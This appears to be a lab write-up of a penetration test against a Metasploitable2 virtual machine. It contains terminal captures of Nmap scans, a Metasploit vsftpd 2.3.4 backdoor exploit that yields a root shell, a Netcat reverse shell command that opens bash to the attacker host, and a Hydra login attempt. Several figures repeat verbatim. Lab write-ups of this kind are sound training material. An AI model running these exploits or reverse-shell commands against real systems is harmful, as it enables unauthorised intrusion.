Red Team Security Assessment on Metasploitable2

This report documents a practical penetration testing exercise performed using Kali Linux against a vulnerable Metasploitable2 virtual machine. The objective of this lab was to demonstrate the stages of a red team engagement including reconnaissance, scanning, enumeration, exploitation, post-exploitation, reverse shell access, password testing, and malware simulation.

Lab Environment Setup

Two virtual machines were used in this lab. Kali Linux acted as the attacker machine while Metasploitable2 acted as the vulnerable target system. Both machines were connected to the same virtual network using VirtualBox.

Network Configuration Verification

The ifconfig command was executed on both systems to identify their IP addresses. This confirmed that both machines were on the same network segment.

Connectivity Testing

The ping command was used to test connectivity between Kali Linux and the target system. Successful replies confirmed that the attacker machine could communicate with the victim machine.

Network Scanning with Nmap

Nmap was used to scan the target machine for open ports. Open ports reveal running services which may contain vulnerabilities that attackers can exploit.

Service Version Detection

The -sV option in Nmap was used to determine the exact versions of services running on the target system. The scan identified vsftpd 2.3.4 which is known to contain a backdoor vulnerability.

Service Enumeration

Nmap default scripts were executed using the -sC option to gather additional information about services. This step revealed configuration weaknesses such as anonymous FTP login.

Exploitation using Metasploit

The Metasploit Framework was launched to exploit the vulnerable vsftpd 2.3.4 FTP service. The exploit module exploit/unix/ftp/vsftpd_234_backdoor was used to obtain a remote shell.

Post-Exploitation Verification

Commands such as whoami, uname -a, and id were executed on the compromised system to confirm root level access and retrieve system information.

Reverse Shell Establishment

A reverse shell connection was created using Netcat. The victim machine initiated a connection back to the Kali machine, providing remote command execution.

Password Security Testing


Hydra was used to test weak credentials against the FTP service. This demonstrates how attackers attempt to perform brute force authentication attacks.

Malware Simulation (EICAR Test File)

An EICAR test file was created to simulate malware detection. This harmless file is commonly used for testing antivirus systems.

Practical Screenshots

Figure 1



```
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d3:b0:29
          inet addr:192.168.133.106  Bcast:192.168.133.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed3:b029/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10695 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10358 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:780937 (762.6 KB)  TX bytes:631827 (617.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1559 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1559 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:737265 (719.9 KB)  TX bytes:737265 (719.9 KB)

msfadmin@metasploitable:~$ _
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 2

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d3:b0:29
          inet addr:192.168.133.106  Bcast:192.168.133.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed3:b029/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:45 errors:0 dropped:0 overruns:0 frame:0
          TX packets:57 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6659 (6.5 KB)  TX bytes:8734 (8.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:142 errors:0 dropped:0 overruns:0 frame:0
          TX packets:142 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:44105 (43.0 KB)  TX bytes:44105 (43.0 KB)

msfadmin@metasploitable:~$ _
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 3

```
msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, socks5h, http
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > _
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 4

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.133.106
RHOSTS => 192.168.133.106
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 5

```
sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

sessions 1
[*] Session 1 is already interactive.
whoami
root
pwd
/
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 6

```
sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

sessions 1
[*] Session 1 is already interactive.
whoami
root
pwd
/
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 7

```
sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

sessions 1
[*] Session 1 is already interactive.
whoami
root
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 8

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 9

```
id
uid=0(root) gid=0(root)
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 10

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 11

```
nc 192.168.133.107 4444 -e /bin/bash
whoami
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 12

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.133.107] from (UNKNOWN) [192.168.133.106] 38433
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 13

```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin -p password123 ftp://192.168.133.106
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ***
 ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-13 17:35:07
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.133.106:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-13 17:35:11

┌──(kali㉿kali)-[~]
└─$
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 14

```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.133.107  netmask 255.255.255.0  broadcast 192.168.133.255
        inet6 fe80::a00:27ff:feb5:5d2f  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b5:5d:2f  txqueuelen 1000  (Ethernet)
        RX packets 85  bytes 13265 (12.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 31  bytes 4078 (3.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 15

```
┌──(kali㉿kali)-[~]
└─$ echo 'X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*' > test.eicar
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 16

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap --script vuln -Pn -n 192.168.133.106
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-13 18:00 +0530
Nmap done: 1 IP address (0 hosts up) scanned in 1.68 seconds
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 17

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV --script vuln -Pn -n 192.168.133.106
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-13 18:02 +0530
Nmap done: 1 IP address (0 hosts up) scanned in 1.84 seconds
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 18

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV --script vuln -Pn -n 192.168.133.106
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-13 18:02 +0530
Nmap done: 1 IP address (0 hosts up) scanned in 1.84 seconds
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 19

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.133.106
PING 192.168.133.106 (192.168.133.106) 56(84) bytes of data.
64 bytes from 192.168.133.106: icmp_seq=1 ttl=64 time=0.433 ms
64 bytes from 192.168.133.106: icmp_seq=2 ttl=64 time=0.200 ms
64 bytes from 192.168.133.106: icmp_seq=3 ttl=64 time=0.205 ms
64 bytes from 192.168.133.106: icmp_seq=4 ttl=64 time=0.229 ms
64 bytes from 192.168.133.106: icmp_seq=5 ttl=64 time=0.221 ms
64 bytes from 192.168.133.106: icmp_seq=6 ttl=64 time=0.212 ms
64 bytes from 192.168.133.106: icmp_seq=7 ttl=64 time=0.234 ms
64 bytes from 192.168.133.106: icmp_seq=8 ttl=64 time=0.202 ms
^C
--- 192.168.133.106 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7214ms
rtt min/avg/max/mdev = 0.200/0.242/0.433/0.073 ms

┌──(kali㉿kali)-[~]
└─$
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 20

```
msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 21

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.133.106
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-13 15:36 +0530
Stats: 0:01:57 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:02:01 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:02:06 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 22

```
id
uid=0(root) gid=0(root)
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 23

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sT -Pn -n 192.168.133.106
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-13 16:52 +0530
Nmap scan report for 192.168.133.106
Host is up (0.00060s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.17 seconds
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 24

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d3:b0:29
          inet addr:192.168.133.106  Bcast:192.168.133.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed3:b029/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:45 errors:0 dropped:0 overruns:0 frame:0
          TX packets:57 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6659 (6.5 KB)  TX bytes:8734 (8.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:142 errors:0 dropped:0 overruns:0 frame:0
          TX packets:142 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:44105 (43.0 KB)  TX bytes:44105 (43.0 KB)

msfadmin@metasploitable:~$ _
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 25

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -Pn -n 192.168.133.106
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-13 16:54 +0530
Nmap scan report for 192.168.133.106
Host is up (0.00045s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:D3:B0:29 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.45 seconds
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 26

```
┌──(kali㉿kali)-[~]
└─$ echo 'X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*' > test.eicar
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 27

```
Session  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Set the current module's RHOSTS with database values
using hosts -R or services -R

%%%
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -Pn -n 192.168.133.106
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-13 17:01 +0530
Nmap scan report for 192.168.133.106
Host is up (0.00032s latency).
Not shown: 977 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp   open  ftp
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.133.107
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet
25/tcp   open  smtp
|_ssl-date: 2026-03-13T11:26:29+00:00; -5m38s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
53/tcp   open  domain
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind
| rpcinfo:
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 29

```
Session  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Set the current module's RHOSTS with database values
using hosts -R or services -R

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%      %%%          %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%%    %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%%    %%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%    %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%%    %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%  %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%  %%  %%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%  %%%%%
%%%%  %%  %%  %      %%      %%    %%%%%      %    %%%%  %%   %%%%%%       %%
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%  %%%%%
%%%%  %%%%%%  %%   %%%%%%   %%%%  %%%  %%%%  %%    %%  %%% %%% %%   %%  %%%%%
%%%%%%%%%%%% %%%%     %%%%%    %%  %%   %    %%  %%%%  %%%%   %%%   %%     %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

       =[ metasploit v6.4.103-dev                                 ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,694 payloads       ]
+ -- --=[ 433 post - 49 encoders - 14 nops - 9 evasion            ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 30

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.133.106
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-13 15:36 +0530
Stats: 0:01:57 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:02:01 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:02:06 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 31

```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf >
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 32

```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin -p password123 ftp://192.168.133.106
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ***
 ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-13 17:35:07
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.133.106:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-13 17:35:11

┌──(kali㉿kali)-[~]
└─$
```

This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 33

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.133.107] from (UNKNOWN) [192.168.133.106] 38433
```


This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 34

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.133.106:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.133.106:21 - USER: 331 Please specify the password.
[+] 192.168.133.106:21 - Backdoor service has been spawned, handling...
[+] 192.168.133.106:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.133.107:33713 → 192.168.133.106:6200) at 2026-03-13 17:11:58 +0530
```


This figure shows the terminal output corresponding to one of the steps performed during the penetration testing process.

Figure 35



